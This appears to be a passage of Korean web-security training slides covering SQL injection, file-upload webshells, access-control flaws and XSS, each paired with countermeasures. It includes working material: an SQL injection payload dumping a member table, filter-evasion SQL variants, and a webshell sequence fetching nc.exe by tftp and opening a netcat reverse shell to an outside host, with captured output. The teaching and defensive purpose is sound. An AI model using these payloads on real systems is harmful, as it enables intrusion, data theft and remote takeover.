## ② 회원정보 덤프

화곡동';exec sp\_makewebtask 'c:WinetpubWWWrootWaspW  
member.html','select \* from member'--



# 6. SQL Injection

## 5) 서명기반 탐지 우회하기

OR 'Simple' = 'Sim'+'ple'

OR 'Simple' LIKE 'Sim%'

OR 'Simple' IN ('Simple')

OR 'Simple' BETWEEN 'R' AND 'T'

UNION /\*\*/ SELECT name ...

/\*\*/UNION/\*\*/SELECT/\*\*/name ...

OrigText ' /\*\*/OR/\*\*/ 'Simple'='Simple'

...UN/\*\*/ION/\*\*/ SE/\*\*/LECT/\*\*/ ...

EXEC(' INS'+ 'ERT INTO... ')




# 6. SQL Injection

## 6) 대책

- 데이터 베이스와 연동을 하는 스크립트의 모든 파라미터 점검
- 사용자 입력 값에 특수문자가 포함되어 있는지 검사하여, 제거하거나 에러 처리  
`id=replace(id,"","")`
- SQL 서버의 에러 메시지를 사용자에게 보여주지 않도록 설정
- 데이터 베이스 사용자의 권한 제한
- php.ini 설정중 magic\_quotes\_gpc 값을 On으로 설정

# 7. File Upload

## 1) 확장자 필터링 우회




asp 파일은 업로드 불가.

확장자 필터링은 대소문자 조합이나 다양한 방식으로 응용하여 우회 가능.



# 7. File Upload

## 2) 시스템 명령 실행



웹쉘을 업로드 하여 시스템 명령 실행  
업로드 경로가 노출되지 않는 경우 디렉토리 추측  
ex)data, file, files, image, images 등

# 7. File Upload

## 3) 리버스 텔넷

주소(D) http://192.168.190.60/files/[REDACTED]/cmd.asp

Cookie ▾ Proxy: (none) ▾ Typed URLs

tfp -i 192.168.0.3 get nc.exe nc.exe

###KOREA-GDRACHZ8U## | USR\_KOREA-GDRACHZ8U

주소(D) http://192.168.190.60/files/[REDACTED]/cmd.asp

Cookie ▾ Proxy: (none) ▾ Typed URLs

nc -e cmd.exe 192.168.0.3 8080

###KOREA-GDRACHZ8U## | USR\_KOREA-GDRACHZ8U

```
C:\WINDOWS\system32\cmd.exe - nc -lvp 8080
[root@C:\Documents and Settings\hardsoju\nc -lvp 8080
listening on [any] 8080 ...
Warning: forward host lookup failed for com.local: h_errno 11001: HOST_NOT_FOUND
connect to [192.168.0.3] from com.local [192.168.0.3] 3394: HOST_NOT_FOUND
Microsoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-1999 Microsoft Corp.

C:\WINNT\system32>ipconfig
ipconfig

Windows 2000 IP Configuration

Ethernet adapter 로컬 영역 연결:

    Connection-specific DNS Suffix  . : 
    IP Address. . . . .               : 192.168.190.60
    Subnet Mask . . . . .             : 255.255.255.0
    Default Gateway . . . . .         : 192.168.190.2


C:\WINNT\system32>
```



# 7. File Upload

## 4) 대책

- 업로드 디렉토리 실행설정 제거
- 대소문자 조합에 대한 확장자 필터링 처리  
(Server Side Script)
- 업로드 확장자 허용방식 구현
- 업로드 된 파일이름을 임의로 변경하여 저장



### III 취약한 접근 통제

1. 대표적인 공격 유형
2. 접근통제 부재
3. URL 강제접속



# III 취약한 접근 통제

- 특정 권한이 부여된 애플리케이션에 공격자가 인증 과정을 거치지 않고 직접 접근
- 개발자가 의도한 경로나 순서에 의해 접근 한다고 가정하는 디자인, 설계 자체의 결함
- 공격자는 민감한 정보를 열람하거나 허용되지 않은 작업을 수행

# 1. 대표적인 공격유형


- 접근통제 부재
- URL 강제접속



## 2. 접근통제 부재

### 1) 설계/디자인상의 결함

- 개발자가 생각하는 접근 단계



- 공격자가 생각하는 접근 단계



delete\_ok.asp에서는 세션을 체크하지 않아 다른 사용자의 게시물을 삭제 할 수 있음

## 2. 접근통제 부재

### 2) 공격 가능성

특정 게시물 삭제나 수정시 웹 프록시를 이용해 게시물 번호를 바꾸게 되면 해당 게시물을 변조하거나 삭제할 수 있음.

### 3) 대책

페이지마다 세션 비교

게시물 수정 및 삭제 시 비밀번호 확인 구조




### 3. URL 강제접속

#### 1) 일반적인 관리자 페이지 URL 유추

- `http://www.test.com/admin`
- `http://www.test.com/admin/admin`
- `http://www.test.com/webmaster`

### 3. URL 강제접속



관리자 페이지 자체에 접근하는 것만으로 권한을 얻거나, 인증을 요구하더라도 sql injection 취약점 등을 이용하여 우회



# 3. URL 강제접속

## 2) 공격 가능성

인증 후 나타나는 중간 페이지에 대해 인증 없이 강제접속 시도

ex) `http://www.test.com/admin/memberlist.asp`

일반적인 접속 과정


`http://www.test.com/admin/login.asp`

→

`http://www.test.com/admin/memberlist.asp`

# 3. URL 강제접속

## 3) 구글 검색



intitle:admin

inurl:com



### 3. URL 강제접속

#### 4) 대책

추측하기 어려운 관리자 페이지 사용

특정 네트워크 대역이나 아이피만 접근 가능하도록 구현

웹 서버에서의 접근 제어



## IV XSS(Cross Site Scripting)

1. 대표적인 공격 유형
2. Session ID, Cookie 가져오기




# IV XSS (Cross Site Scripting)

- 웹 페이지에 악의적인 스크립트를 포함시켜 사용자측에서 실행되게 유도하는 공격 기법
- 사용자에게 입력 받은 데이터를 필터링 하지 않고 그대로 동적으로 생성된 웹 페이지에 포함하여 사용자에게 재 전송할 때 발생

# 1. 대표적인 공격 유형

## ● Session ID, Cookie 가져오기






## 2. Session ID, Cookie 가져오기

### 1) XSS 취약성 확인


<script>alert("XSS")</script>



## 2. Session ID, Cookie 가져오기

### 2) 악의적인 스크립트 게시

스크립트가 포함된 게시물 등록

